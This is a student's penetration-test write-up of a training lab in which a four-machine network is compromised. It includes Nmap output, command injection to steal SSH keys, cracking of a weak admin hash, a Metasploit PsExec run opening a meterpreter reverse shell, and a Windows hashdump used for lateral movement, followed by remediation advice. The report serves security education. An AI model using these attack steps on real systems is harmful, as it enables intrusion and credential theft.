Fullstack Academy Career Sim 3 Penetration Test Report: Sensitive Information Collection and Privilege Escalation

by Matthew Bolinger

Executive Summary

This report outlines the steps taken during a red team engagement aimed at collecting sensitive data from a small 4 machine network. Through careful reconnaissance, exploitation, and privilege escalation, access was gained on all 4 machines, culminating in the retrieval of a secret file on a Windows host. The report highlights key findings and security recommendations based on the discovered vulnerabilities.

Goal

The primary goal of this engagement was to locate and extract sensitive data, specifically the planted on the “secrets.txt" file from systems within the target network. The focus was on escalating privileges across machines and ultimately retrieving confidential files from Windows and Linux systems.

Tools Utilized

- Linux terminal utilities: IP a, SSH, Nmap
- Metasploit Framework: for exploits including PsExec
- CrackStation.net: for password hash cracking
- Command injection techniques: to retrieve SSH keys
- Windows CMD and PowerShell: file access

Methodology


1. **Network Reconnaissance**
   Identified the network subnet using “IP a” on the initial Linux machine. Performed an Nmap -sn scan to discover active hosts.
   Utilized a Nmap -sV -p 1-5000 scan to find open ports within the subnet.

```
└─$ nmap -sn 172.31.59.121/20
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-10 14:32 UTC
Stats: 0:00:45 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 92.16% done; ETC: 14:33 (0:00:04 remaining)
Nmap scan report for ip-172-31-50-121.us-west-2.compute.internal (172.31.50.121)
Host is up (0.00069s latency).
Nmap scan report for ip-172-31-52-56.us-west-2.compute.internal (172.31.52.56)
Host is up (0.0010s latency).
Nmap scan report for ip-172-31-52-128.us-west-2.compute.internal (172.31.52.128)
Host is up (0.0013s latency).
Nmap scan report for ip-172-31-58-165.us-west-2.compute.internal (172.31.58.165)
```

1. **Host Identification and Enumeration**
   Discovered two Linux machines (172.31.50.121 and 172.31.52.56)
   Identified two Windows machines (172.31.52.128 and 172.31.58.165).
   Detected two unusual port configurations:
   a. HTTP service on port 1013 for Linux system 172.3.50.121
   b. SSH on port 2222 for Linux system 172.31.52.56

```
┌──(kali㉿kali)-[~]
└─$ nmapnmap -sV -p 1-5000 172.31.50.121 172.31.52.56 172.31.52.128 172.31.58.165

Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-10 18:57 UTC
Nmap scan report for ip-172-31-50-121.us-west-2.compute.internal (172.31.50.121)
Host is up (0.00060s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-52-56.us-west-2.compute.internal (172.31.52.56)
Host is up (0.0061s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-52-128.us-west-2.compute.internal (172.31.52.128)
Host is up (0.00015s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:w

Nmap scan report for ip-172-31-58-165.us-west-2.compute.internal (172.31.58.165)
Host is up (0.00015s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:w

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 4 IP addresses (4 hosts up) scanned in 21.66 seconds
```

1. **Exploitation and Initial Access**
   Accessed the HTTP server on the 172.3.50.121 Linux system with port 1013, discovering a vulnerable IP search function that allowed command injection with the simple use of a semicolon. I used this to extract SSH private keys for the www-data & alice-devlops users. www-data SSH key was not usable.



1. **Privilege Escalation via SSH Keys**
   Gained access to the 172.31.52.56 Linux machine with Alice's SSH key and the non-standard SSH port. In doing so I escalated my privileges from www-data to alice-devlops.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i ~/ssh_key alice-devops@172.31.52.56 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul 10 16:33:55 UTC 2025

  System load:  0.046875          Processes:             204
  Usage of /:   28.6% of 19.20GB  Users logged in:       0
  Memory usage: 43%               IPv4 address for eth0: 172.31.52.56
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```

1. **Credential Discovery**
   In alice-devlops' home directory, I discovered a script for updating Windows machines. Within the code of this in-progress script I detected the admin username “Administrator” and the hashed password for the user.

```
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"
```

1. **Password Cracking**
   Uploaded the hash to CrackStation.net, a website with a large wordlist for comparing hashes, which produced the plaintext password: "pokemon" (a short and weak password).

1. **Windows Machine Access**
   Utilized Metasploit's PsExec exploit with the discovered admin credentials to access the first Windows machines. The 172.31.52.128 system was vulnerable and allowed me access with Administrator privileges.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.31.52.128    yes       The target host(s), see https://docs.metasploit.com/docs/us
                                                    t.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               pokemon          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$,
                                                    re
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.59.121    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.59.121:4444
[*] 172.31.52.128:445 - Connecting to the server ...
[*] 172.31.52.128:445 - Authenticating to 172.31.52.128:445 as user 'Administrator' ...
[*] 172.31.52.128:445 - Selecting PowerShell target
[*] 172.31.52.128:445 - Executing the payload ...
[+] 172.31.52.128:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.52.128
[*] Meterpreter session 2 opened (172.31.59.121:4444 → 172.31.52.128:50118) at 2025-07-10 16:54:38 +0000

meterpreter >
```

1. **Further Escalation**
   Performed a hashdump on 172.31.52.128 retrieve the username and hash for Administrator2.
   Used the dumped credentials with PsExec to access the second Windows system, 172.31.58.165.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

1. **Final Data Retrieval**
   Located and read the secrets.txt file on the final Windows machine, 172.31.58.165, which contained the message “Congratulations! You have finished the red team course!”.

```
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000
```

```
c:\Windows\debug>type secrets.txt
type secrets.txt
Congratulations! You have finished the red team course!
c:\Windows\debug>
```

Findings

- The HTTP server’s IP search function for Linux system 172.3.50.121 was vulnerable to command injection, allowing unauthorized extraction of SSH keys.
- The www-data user was not permitted SSH access, limiting initial exploitation.
- SSH private key for alice-devops was accessible via www-data user.
- SSH private key for alice-devops allowed privileged access on the 172.31.52.56 Linux system.
- Sensitive credentials, including the Windows admin username and hashed password, were stored insecurely in a script accessible from the 172.31.52.56 Linux machine.
- The admin password was weak and quickly cracked using an opensource online tool.
- Using these credentials, the 172.31.52.128 Windows machine was fully compromised via Metasploit's PsExec exploit. This allowed for a hashdump that gave further access.
- The sensitive secrets.txt file was found on the 172.31.58.165 Windows host.

Recommendations

- Sanitize input for the IP search function.
- Restrict alice-devlops user directory access for service accounts such as www-data to prevent lateral movement via stolen keys.
- Store sensitive scripts and credentials securely, preferably encrypted or in access-controlled directories, not in user home directories.
- Enforce strong password policies with complex, memorable passwords that resist dictionary and brute force attacks.
- Regularly audit exposed services and scripts for vulnerabilities like command injection.
- Implement multi-factor authentication on all remote access points, especially SSH and Windows Remote Desktop.
- Conduct ongoing training and security assessments to prevent similar exposure of sensitive data.